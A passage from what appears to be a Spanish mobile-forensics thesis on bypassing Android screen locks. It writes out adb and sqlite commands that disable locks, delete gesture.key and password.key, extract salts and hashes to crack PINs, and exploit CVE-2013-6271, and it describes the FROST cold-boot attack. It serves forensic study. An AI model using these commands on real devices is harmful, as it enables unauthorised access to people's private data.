Pero existe una vulnerabilidad para dispositivos Android 4.2.2 a 4.4.2 en los que si accedíamos a la llamada de emergencia desde el bloqueo del dispositivo, nos

aparecía la pantalla de confirmación de la depuración usb. Este problema fue reportado por **MWRLabs** (Labs, 2014)

3.3 ¿Cómo deshabilitar el bloqueo del dispositivo?

Existen (principalmente) tres tipos de bloqueo en un dispositivo Android:

- ✓ **Patrón:** para acceder al dispositivo el usuario tiene que dibujar un patrón en la pantalla.
- ✓ **PIN:** para acceder al dispositivo el usuario tiene que introducir su número de identificación personal formado por cuadro dígitos.
- ✓ **Password:** para acceder al dispositivo el usuario tiene que introducir su contraseña (mayúsculas, minúsculas, números y símbolos).




Figura 38 Tipos de bloqueo del dispositivo

3.3.1 Bloqueo por Patrón

Tenemos tres métodos: evadir, deshabilitar y crackear. En todos los casos, partimos del supuesto de que la opción *USB Debugging* (depuración USB) está activada.

En los tres casos, vamos a utilizar el siguiente patrón:




Figura 39 Patrón establecido para el bloqueo

3.3.1.1 Evadiendo el patrón

Para realizar esta prueba se utilizará un emulador de Genymotion con un dispositivo **Google Nexus 6 con Android 5.0.0 - API 21 (Lollipop)**. El emulador es de un dispositivo *rooteado*, con depuración USB activada y *Bootloader* sin desbloquear

Para deshabilitar el patrón vamos a utilizar la herramienta *adb* y la aplicación *unlockandroid.apk.* (Angosto, Android: Saltándonos el patrón de bloqueo,, 2013) (Angosto, Análisis Forense en Android (Parte I), 2013) (Tahiri, 2013) (Spreitzenbarth, Cracking the Pattern Lock on Android, 2012)

Esta aplicación deshabilita por medio de las APIs del *KeyguardManager* el bloqueo de pantalla. Se basa en el principio de que cuándo el dispositivo recibe una llamada, la acción de descolgar la gestiona una aplicación del sistema, lo cual hace desaparecer ese bloqueo.

Utilizando la herramienta ***dex2jar*** *(https://code.google.com/p/dex2jar/)*, convertimos el fichero de la aplicación *.apk* en un .jar. Como vemos en la siguiente imagen basta con ejecutar el programa pasándole como argumento el fichero *.apk* y nos generará en la misma carpeta un nuevo fichero *.jar*.




Figura 40 Conversión apk a jar

Este nuevo fichero ya es visible con un descompilador de java como es ***jd-gui*** (http://jd.benow.ca/)

Como vemos en la siguiente imagen, la función de la aplicación *unlockandroid,* es muy sencilla. Simplemente indica al KeyGuardManager que se desactive.




Figura 41 Visor del código java unlockandroid

Pasamos a probar este método bajo genymotion emulando un Nexus 6.

Con la siguiente sentencia, indicamos que se instale la aplicación en nuestro emulador.

```
>adb -s 192.168.56.101 install C:\pruebas\unlockandroid.apk
```

Sin embargo, aún no hemos conseguido nada, puesto que necesitamos arrancar la aplicación invocando su *MainActivity* a través del *activitymanager* que se encuentra en el paquete *com.rohit.unlock.*

```
>adb -s 192.168.56.101:5555 shell
>am start -n com.rohit.unlock/com.rohit.unlock.MainActivity
```

Seguimos sin tener acceso al dispositivo, simplemente hemos ejecutado la aplicación. Ahora necesitamos lanzar el launcher HOME del dispositivo para poder acceder a él.

```
> am start -c android.intent.category.HOME -a android.intent.action.MAIN
```

Tras este último paso se nos desbloqueará el patrón y tendremos acceso al dispositivo.




Figura 42 Evasión del patrón en Android 5.0

Nota importante: si volvemos a apagar la pantalla del terminal seguiremos teniendo el bloqueo por patrón, por lo que deberemos repetir el proceso de instalación utilizando el parámetro –r (reinstalar) *adb -s 192.168.56.101 install -r C:\pruebas\unlockandroid.apk*

Para que esta técnica tenga éxito es necesario que el dispositivo cuente con la depuración USB activada previamente puesto que necesitaremos interactuar con él por medio de adb, sin lo cual sería imposible poder instalar la aplicación *unlockandroid* e invocar el *launcher*.

3.3.1.2 Deshabilitando el patrón

El segundo método consiste en deshabilitar el patrón de manera que aun introduciendo un patrón erróneo, el bloqueo desaparecerá y nos dejará acceder al dispositivo.

Para realizar esta prueba se utilizará un dispositivo **SAMSUNG Galaxy S2 I9100 *rooteado* con una ROM de Cyanogen con la versión 4.4.4 de Android, *Bootloader desbloqueado y depuración USB activada.***

Para realizar este método, nos vamos a conectar a la base de datos de la aplicación *ajustes* del dispositivo. Por ello nos conectamos por adb al directorio ***/data/data*** que es donde se encuentran los datos privados de las aplicaciones. Dentro de ese directorio encontramos un gran número de paquetes pero el que nos interesa es ***com.android.providers.settings*** (Spreitzenbarth, Cracking the Pattern Lock on Android, 2012)

Vamos a hacer uso de la función ***sqlite3*** para conectarnos a su base de datos ***settings.db***.

```
adb shell
# cd /data/data
Sqlite3 com.android.providers.settings/databases/settings.db
```

Haciendo *.help* podemos ver todas las opciones que nos permite realizar sqlite3
Con la función .tables vemos que tablas hay en la base de datos settings.db

```
sqlite> .tables
.tables
android_metadata   bookmarks          secure
bluetooth_devices  global             system
```

La tabla que nos interesa es ***secure.*** Vamos a activar las siguientes opciones:

- ✓ *. headers on:* nos muestra los nombres de las columnas
- ✓ *.mode column:* nos muestra los valores de cada línea separados en columnas para su mejor comprensión.

Debemos buscar la tabla lockscreen.disable y actualizar su valor a 1 para desactivar el bloqueo de pantalla.

```
sqlite> select * from secure where name like '%lock%';
sqlite> Update secure set value = 1 where name ='lockscreen.disable';
```

Por último vamos, vamos a borrar el fichero ***gesture.key***, el cual almacena de forma codificada el patrón de bloqueo. Este fichero se encuentra en la ruta /data/system.

```
# rm /data/system/gesture.key
```

Ahora cualquier patrón que introduzcamos nos permitirá entrar dentro del dispositivo.

Figura 43 Deshabilitando el patrón en Android 4.4.4

En este caso resulta necesario que el dispositivo tenga la depuración USB activada y que esté rooteado, puesto que necesitamos acceder al directorio `/data` por adb.

Si el dispositivo no estuviera *rooteado* habría que buscar maneras de *rootearlo* de forma temporal o permanente. También se podría desbloquear el *bootloader* e instalar un *custom recovery* que nos diera acceso *root* por adb y acceder al dispositivo en modo *recovery.*

El dispositivo analizado cuenta con el *bootloader* desbloqueado y tiene un *custom recovery* CWM instalado, con lo cual se podría acceder por adb de la misma manera por medio del recovery.

3.3.1.3 Crackear el patrón

El tercer método consiste en averiguar que patrón se encuentra activo en el dispositivo.

Para realizar esta prueba se utilizará un dispositivo **SAMSUNG Galaxy S2 I9100 *rooteado* con una ROM de Cyanogen con la versión 4.4.4 de Android, *Bootloader desbloqueado y depuración USB activada.***

En el siguiente código obtenido del código fuente de Android podemos ver cómo se realiza la conversión del patrón a hash SHA1. (Spreitzenbarth, Cracking the Pattern Lock on Android, 2012)

https://android.googlesource.com/platform/frameworks/base/+/HEAD/core/java/com/android/internal/widget/LockPatternUtils.java

```java
/*
 * Generate an SHA-1 hash for the pattern. Not the most secure, but it is
 * at least a second level of protection. First level is that the file
 * is in a location only readable by the system process.
 * @param pattern the gesture pattern.
 * @return the hash of the pattern in a byte array.
 */
public static byte[] patternToHash(List<LockPatternView.Cell> pattern) {
    if (pattern == null) {
        return null;
    }

    final int patternSize = pattern.size();
    byte[] res = new byte[patternSize];
    for (int i = 0; i < patternSize; i++) {
        LockPatternView.Cell cell = pattern.get(i);
        res[i] = (byte) (cell.getRow() * 3 + cell.getColumn());
    }
    try {
        MessageDigest md = MessageDigest.getInstance("SHA-1");
        byte[] hash = md.digest(res);
        return hash;
    } catch (NoSuchAlgorithmException nsa) {
        return res;
    }
}
```

Figura 44 Conversión patrón a hash SHA-1

Al igual que hicimos antes, necesitamos obtener el fichero *gesture.key* que es dónde se guarda de forma codificada dicho patrón. Para ello descargamos el fichero del dispositivo a nuestro ordenador

```
> adb pull /data/system/gesture.key C:\pruebas\gesture.key
```

Si abrimos el fichero con un programa editor de código hexadecimal como ***HxD*** (http://mh-nexus.de/en/hxd/) podemos ver el código hexadecimal de la firma hash SHA1 del patrón de bloqueo




Figura 45 Código hexadecimal hash SHA1 patrón de bloqueo

A continuación haciendo uso del herramienta *SQLITE Database browser* http://sqlitebrowser.org/ y de una base de datos (*gesture_rainbowtable_db*) que contiene todas las combinaciones posibles de patrones (http://www.android-forensics.com/tools/), vamos a obtener el patrón de bloqueo.




Figura 46 Obtención del patrón a través del hash

La obtención del patrón es inmediata, nos da las coordenadas por las que está compuesto el patrón de bloqueo.




Figura 47 Patrón obtenido en Android 4.4.4

En este caso también resulta necesario que el dispositivo tenga la depuración USB activada y que esté rooteado, porque necesitamos acceder al directorio `/data` por adb.

Si el dispositivo no estuviera *rooteado* habría que buscar maneras de *rootearlo* de forma temporal o permanente. También se podría desbloquear el *bootloader* e instalar un *custom recovery* que nos diera acceso *root* por adb y acceder al dispositivo en modo *recovery*.

El dispositivo analizado cuenta con el *bootloader* desbloqueado y tiene un *custom recovery* CWM instalado, con lo cual se podría acceder por adb de la misma manera por medio del recovery.

3.3.2 Bloqueo por PIN

En este caso vamos a mostrar las diferentes maneras de averiguar o saltarnos el bloqueo por PIN. Vamos a establecer un PIN con el valor 1593.

3.3.2.1 Deshabilitando el PIN

Para realizar esta prueba se utilizará un dispositivo **Samsung Galaxy ACE (GT-S5830i) con Android 2.3.6 (GingerBread), r**ooteado, con depuración USB activada y Bootloader sin desbloquear.

Al igual que se hizo con el patrón, podemos deshabilitar el PIN, borrando el fichero **Password.key** el cual almacena de forma codificada el PIN de bloqueo. Este fichero se encuentra en la ruta /data/system. (Spreitzenbarth, Cracking PIN and Password Locks on Android, 2012)

```
# rm /data/system/password.key
```

Figura 48 Deshabilitando el PIN en Android 2.3.6

En este caso también es necesario que el dispositivo tenga la depuración USB activada y que esté rooteado, ya que necesitamos acceder al directorio `/data` por adb.

Si el dispositivo no estuviera *rooteado* habría que buscar maneras de *rootearlo* de forma temporal o permanente. También se podría desbloquear el *bootloader* e instalar un *custom recovery* que nos diera acceso *root* por adb y acceder al dispositivo en modo *recovery*.

El dispositivo analizado cuenta con el *bootloader* desbloqueado y tiene un *custom recovery* CWM instalado, con lo cual se podría acceder por adb de la misma manera por medio del recovery.

3.3.2.3 Crackear el PIN

Para realizar esta prueba se utilizará un dispositivo **Samsung Galaxy ACE (GT-S5830i) con Android 2.3.6 (GingerBread), r**ooteado, con depuración USB activada y Bootloader sin desbloquear.

Con este método lo que se intentará es averiguar el PIN aprovechando la información almacenada en las bases de datos del dispositivo. (Hoog, 2011)

En el siguiente código obtenido del código fuente de Android podemos ver cómo se realiza la conversión de la contraseña generada con semilla a hash SHA1 y MD5.

```
/*
 * Generate a hash for the given password. To avoid brute force attacks, we use a salted hash.
 * Not the most secure, but it is at least a second level of protection. First level is that
 * the file is in a location only readable by the system process.
 * @param password the gesture pattern.
 * @return the hash of the pattern in a byte array.
 */
public byte[] passwordToHash(String password) {
    if (password == null) {
        return null;
    }
    String algo = null;
    byte[] hashed = null;
    try {
        byte[] saltedPassword = (password + getSalt()).getBytes();
        byte[] sha1 = MessageDigest.getInstance(algo = "SHA-1").digest(saltedPassword);
        byte[] md5 = MessageDigest.getInstance(algo = "MD5").digest(saltedPassword);
        hashed = (toHex(sha1) + toHex(md5)).getBytes();
    } catch (NoSuchAlgorithmException e) {
        Log.w(TAG, "Failed to encode string because of missing algorithm: " + algo);
    }
    return hashed;
}
```

Figura 49 Figura 32 Conversión PIN a hash SHA-1 y MD5

Para poder *crackear* el PIN, debemos obtener dos valores, el hash del PIN y la semilla utilizada.

Para obtener la semilla debemos conectarnos a la base de datos de *settings* con sqlite3.

```
>sqlite3  /data/data/com.android.providers.settings/databases/settings.db
> select * from secure where name ='lockscreen.password_salt';
_id         name                                  value
----------  ------------------------              -------------------
33          lockscreen.password_salt             2414669814122226588
```

Nos quedamos con el valor de la semilla 2414669814122226588.

También vamos a extraer el hash de MD5+SHA1 contenido en el fichero ***password.key*** dentro del directorio /data/system

```
# cat /data/system/password.key
#7DA485CE48F6594272A82D0FF4B0CD1F6E0380A7FF21D4FE0BA8B801952155AA8A0
64B1E#
```

Nos quedamos con el hash obtenido:

7DA485CE48F6594272A82D0FF4B0CD1F6E0380A7FF21D4FE0BA8B801952155AA8A064B1E

A continuación haciendo uso de un script desarrollado por *Jose Selvi* en phyton llamado ***androidpincrack.py*** (http://tools.pentester.es/androidpincrack) vamos a obtener el PIN del dispositivo.

A este script le pasamos como argumentos la semilla del PIN y el HASH del PIN compuesto por las firmas MD5+SHA1. La obtención del PIN para longitudes de 4 dígitos es inmediata.

```
>python .\androidpincrack.py -s 2414669814122226588 -H
7DA485CE48F6594272A82D0FF4B0CD1F6E0380A7FF21D4FE0BA8B801952155AA8A06
4B1E
Found! Passcode = 1593
```

En algunos dispositivos la base de datos ***settings.db*** puede estar dentro del directorio */data/system/* con el nombre **locksettings.db** y la tabla asociada puede ser diferente, como por ejemplo ***locksettings*** en lugar de ***secure***.

Puesto que necesitamos acceder al directorio `/data` por adb resulta necesario que el dispositivo tenga la depuración USB activada y que esté rooteado.

Si el dispositivo no estuviera *rooteado* habría que buscar maneras de *rootearlo* de forma temporal o permanente. También se podría desbloquear el *bootloader* e instalar un *custom recovery* que nos diera acceso *root* por adb y acceder al dispositivo en modo *recovery*.

3.3.3 Evasión del bloqueo por vulnerabilidades CVE

En este apartado se estudian algunas vulnerabilidades encontradas para algunas versiones de Android que permiten la evasión del boqueo de pantalla.

El CVE (Common Vulnerabilities and Exposures) es una lista pública de vulnerabilidades de seguridad de la información. Permite identificar cada vulnerabilidad asignando un código de identificación único. CVE + Año de descubrimiento + código de 4 o más dígitos.

3.3.3.1 CVE-2013-6271

Esta vulnerabilidad afecta a dispositivos con versiones Android desde la 4.0 (Ice Cream Sandwich) hasta 4.3 (Jelly Bean). Permite la evasión del bloqueo a través de un fallo encontrado en la clase *com.android.settings.ChooseLockGeneric*. Esta clase se utiliza para que cuando un usuario quiere cambiar la forma de bloqueo del dispositivo, el sistema primero pregunta por la contraseña, pin o patrón previamente establecido, para una vez después poder aplicar un nuevo método de bloqueo. (Curesec, 2013)

En los siguientes enlaces se ven los detalles de la vulnerabilidad que se explicará a continuación.

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-6271

http://blog.curesec.com/article/blog/26.html

En el método *confirmCredentials* podemos ver que si se pasa como argumento el valor *false*, *mPasswordConfirmed* será verdadero y pasará a llamar al método *updatePrefrencesOrFinish*.

```
// Defaults to needing to confirm credentials
   final boolean confirmCredentials = getActivity().getIntent()
         getBooleanExtra(CONFIRM_CREDENTIALS, true);
   mPasswordConfirmed = !confirmCredentials;

   if (savedInstanceState != null) {
      mPasswordConfirmed = savedInstanceState.getBoolean(PASSWORD_CONFIRMED);
      mWaitingForConfirmation = savedInstanceState.getBoolean(WAITING_FOR_CONFIRMATION);
      mFinishPending = savedInstanceState.getBoolean(FINISH_PENDING);
    }

    if (mPasswordConfirmed) {
        updatePreferencesOrFinish();
        }
```

Figura 50 Fallo de seguridad en el método confirmCredentials.

Dentro del método *updatePrefrencesOrFinish,* se pide un valor entero como tipo de contraseña, por ello pasándole un valor distinto de -1, se podía pasar a la llamada del método *updateUnlockMethodsAndFinish.* Lo que realmente hace es actualizar el método de desbloqueo y termina el proceso de modificación de las preferencias.

```
private void updatePreferencesOrFinish() {
    Intent intent = getActivity().getIntent();
    int quality = intent.getIntExtra(LockPatternUtils.PASSWORD_TYPE_KEY, -1);
    if (quality == -1) {
        // If caller didn't specify password quality, show UI and allow the user to choose.
        quality = intent.getIntExtra(MINIMUM_QUALITY_KEY, -1);
        MutableBoolean allowBiometric = new MutableBoolean(false);
        quality = upgradeQuality(quality, allowBiometric);
        final PreferenceScreen prefScreen = getPreferenceScreen();
        if (prefScreen != null) {
            prefScreen.removeAll();
        }
        addPreferencesFromResource(R.xml.security_settings_picker);
        disableUnusablePreferences(quality, allowBiometric);
    } else {
        updateUnlockMethodAndFinish(quality, false);
    }
}
```

Figura 51 Fallo de seguridad en el método UpdatePreferencesOrFinish

Por último dentro del método *updateUnlockMethodsAndFinish,* existe un tercer error, en el caso de que no se especifique ningún valor para *PASSWORD_QUALITY_UNSPECIFIED*, hace un *clearLock* y deshabilita el bloqueo de pantalla.

```
void updateUnlockMethodAndFinish(int quality, boolean disabled) {

.....

} else if (quality == DevicePolicyManager.PASSWORD_QUALITY_UNSPECIFIED) {
    mChooseLockSettingsHelper.utils().clearLock(false);
    mChooseLockSettingsHelper.utils().setLockScreenDisabled(disabled);
    getActivity().setResult(Activity.RESULT_OK)
    finish();
} else {
    finish();
}
```

Figura 52 Fallo de seguridad en el método UpdateUnlockMethodAndFinish.

Para demostrar el funcionamiento de esta vulnerabilidad, vamos a utilizar un emulador en Genymotion de un dispositivo **Sony Xperia S con Android 4.1.1 (Jelly Bean) con la depuración USB activada y rooteado.** El PIN establecido tendrá el valor 7893.

```
>adb Shell
am start -n com.android.settings/com.android.settings.ChooseLockGeneric --
ez confirmCredentials false --ei lockscreen.password_type 0 --activity-
clear-task
```

En las siguientes imágenes vemos como el bloqueo de pantalla desaparece del dispositivo.




Figura 53 Evasión del bloqueo por CVE-2013-6271 en Android 4.1.1

En esta situación no es necesario que el dispositivo esté rooteado puesto que estamos haciendo uso de funciones propias del sistema Android, pero si es imprescindible que la depuración USB esté activada para la comunicación por adb.

También se podría acceder a través de un *custom recovery* que nos diera acceso por adb.

3.4 Acceso al dispositivo si está cifrado

Cuando un dispositivo está cifrado, la clave de cifrado es la misma que la utilizada para el bloqueo de pantalla. Al estar cifrado el dispositivo, no tenemos acceso a la carpeta `/data` por lo que si no conocemos la contraseña de cifrado será difícil poder acceder al terminal.

Sin embargo existe un método desarrollado por unos estudiantes de la universidad de Erlangen en Alemania (Tilo Mueller y Michael Spreitzenbarth), conocido como **Ataque de reinicio en frio** o **FROST** (*Forensic Recovery of Scrambled Telephones*). (Spreitzenbarth & Müller, FROST: Forensic Recovery Of Scrambled Telephones, 2012)

El proceso se aprovecha de un efecto conocido como *Remanencia* por el que los datos guardados en la memoria RAM desaparecen más lentamente cuanto menor es su temperatura. A temperatura ambiente, los datos de la RAM se borran en apenas unos segundos cuando la memoria es privada de corriente.

El proceso comienza por meter el dispositivo encendido en un congelador hasta conseguir una temperatura de unos -15ºC. Después se quita la batería del terminal y se vuelve a ponerla rápidamente, de esta manera y presionando los botones adecuados (en este caso encendido+volumen arriba) se consigue realizar un reinicio del terminal y entrar en modo *download* o *fastboot.* A continuación se conecta el dispositivo a un ordenador para poder instalar un *custom recovery* llamado FROST que contiene una serie de funcionalidades especiales.

Figura 54 FROST Recovery. Fuente: informatik

Las opciones que permite este recovery son:

- ✓ **Telephone encryption state:** comprueba si el dispositivo se encuentra cifrado, para ello trata de montar la partición data y comprobar si falla.
- ✓ **Key recovery (quick search):** realiza una búsqueda rápida de claves AES.
- ✓ **Key recovery (full search):** realiza una búsqueda más profunda de claves AES.
- ✓ **RAM dump via USB:** realiza un volcado de la memoria RAM a través del cable USB.
- ✓ **Crack 4-digit PINs:** realiza el *crackeo* del PIN de 4 dígitos mediante un ataque de fuerza bruta.
- ✓ **Decrypt and mount /data:** realiza el proceso de descifrado con la contraseña conseguida y realiza el montaje de la partición /data.

Una vez dentro del recovery FROST el proceso pasaría primero en comprobar con la opción ***Telephone encryption state*** si el dispositivo está cifrado, si lo está se pasaría a ejecutar la opción ***Crack 4-digit PINs*** para que se inicie el proceso de obtención de la contraseña de cifrado, que en Android será la misma que la contraseña de bloqueo de pantalla.

También resultaría interesante realizar el volcado de la memoria RAM al ordenador al que se encuentra conectado el dispositivo (opción **RAM dump via USB**) y salvaguardar dicha evidencia.

Una vez obtenido el PIN (clave de cifrado) se utilizaría la opción **Decrypt and mount /data** para realizar el descifrado y montar la partición /data que nos dará acceso a gran parte de la información del dispositivo.

El experimento realizado sobre un Galaxy Nexus y todos los pasos para su realización se puede ver en el siguiente enlace:

https://www1.informatik.uni-erlangen.de/frost

El informe técnico con todos los detalles del método cold-boot-attack se puede ver en el siguiente enlace:

http://www1.cs.fau.de/filepool/projects/frost/frost.pdf

3.5 Otras técnicas de acceso

En los siguientes puntos se explica algunas otras formas de acceder al dispositivo.

3.5.1 Técnica de Play Store (Google Play)

Si el dispositivo cuenta con una versión de Android inferior a 4.0, podemos hacer uso de la visualización de notificaciones en la pantalla de bloqueo. Para ello si conocemos la dirección de correo Gmail, podemos solicitar el envío del código para la recuperación de la contraseña. (Hoog, 2011)

